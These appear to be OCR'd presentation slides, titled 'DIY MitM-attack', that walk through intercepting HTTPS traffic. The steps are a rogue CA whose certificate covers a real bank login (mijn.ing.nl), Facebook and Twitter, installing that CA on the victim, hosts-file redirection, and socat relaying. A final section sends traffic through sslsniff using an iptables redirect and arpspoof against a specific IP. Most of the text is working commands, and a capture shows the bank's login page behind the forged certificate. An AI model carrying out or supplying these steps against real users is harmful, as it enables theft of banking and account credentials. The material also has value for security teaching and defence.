  - CRL fallback?
  - ...
- 802.1x
  - There is no RFC2818 for this
  - Missing GUI features
  - ...

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DIY MitM-attack

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Check list

- Create a CA certificate
- Infiltrate and install a CA
- Redirect traffic to ${TARGET} via ${ATTACKER}
- ...
- Profit

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CA

```
openssl req -config "${CONF_FILE}"
    -new -x509 -sha1
    -keyout private/cakey.pem
    -rand private/.rand
    -out cacert.pem
    -days 365
```

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Certificate request

```
openssl req
    -config "${CONF_FILE}"
    -new -nodes
    -keyout newkey.pem
    -out newcert-req.pem
```

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Subject Alt Names magic

subjectAltName = @alt_names

[alt_names]
DNS.1 = mijn.ing.nl
DNS.2 = www.nikhef.nl
DNS.3 = www.twitter.com
DNS.4 = twitter.com
DNS.5 = www.facebook.com
DNS.6 = localhost
IP.1 = 127.0.0.1

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Certificate signing

```
openssl ca
    -config "${CONF_FILE}"
    -out newcert.pem
    -in newcert-req.pem
```

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Certificate Request

```
CONF_FILE=”openssl.cnf”

openssl req \
    -config "${CONF_FILE}" \
    -new -nodes \
    -keyout newkey.pem \
    -out newcert-req.pem
```

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Certificate Signing

```
openssl ca \
    -config "${CONF_FILE}"
    -keyfile ca_private.pem
    -out newcert.pem
    -in newcert-req.pem
    -startdate 120222101000Z \
    -enddate   120222115000Z
```

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
Install your/my CA

- Install “cacert.pem” as a new CA



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Change your hosts file

- Linux/Unix:
  - sudo vi /etc/hosts
- Windows
  - c:\windows\system32\drivers\etc\hosts

```
127.0.0.1         localhost
::1               localhost
fe80::1%lo0 localhost

127.0.0.1       www.nikhef.nl
127.0.0.1       tahoe-lafs.org
```

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IP-addr of end-points

- dig @8.8.8.8 mijn.ing.nl
- dig @8.8.8.8 www.facebook.com
- ...
-

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Have fun with socat

```
socat \
  OPENSSL-LISTEN:443, \
  verify=0,reuseaddr,fork, \
  cafile=mijn_CA.pem, \
  certificate=newcert.pem, \
  key=newkey.pem \
  openssl:192.16.199.166:433,verify=0
```

- Zie ook “socat-naar-nikhef.sh”

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Inloggen Mijn ING
https://mijn.ing.nl/internetbankieren/SesamLoginServlet
Security Violators
RFCs
Contact us | Sch...
360420 - Imple...
gfcombinefs - a ...
ING
Inloggen Mijn ING
Vul alleen uw gegevens in wanneer de adresregel in uw browser begint met https://mijn.ing.nl/internetbankieren
Wilt u inloggen met uw smartphone? Wij adviseren u om dit met de Mobiel Bankieren App te doen.
Particulier
Zakelijk
Inloggen met calculator
Belangrijke me
Certificate Viewer:"localhost"
General
Details
Certificate Hierarchy
CA
localhost

sslsniff

- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-ports <$listenPort>
- arpspoof -i eth0 -t 172.17.10.36 172.17.8.1

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
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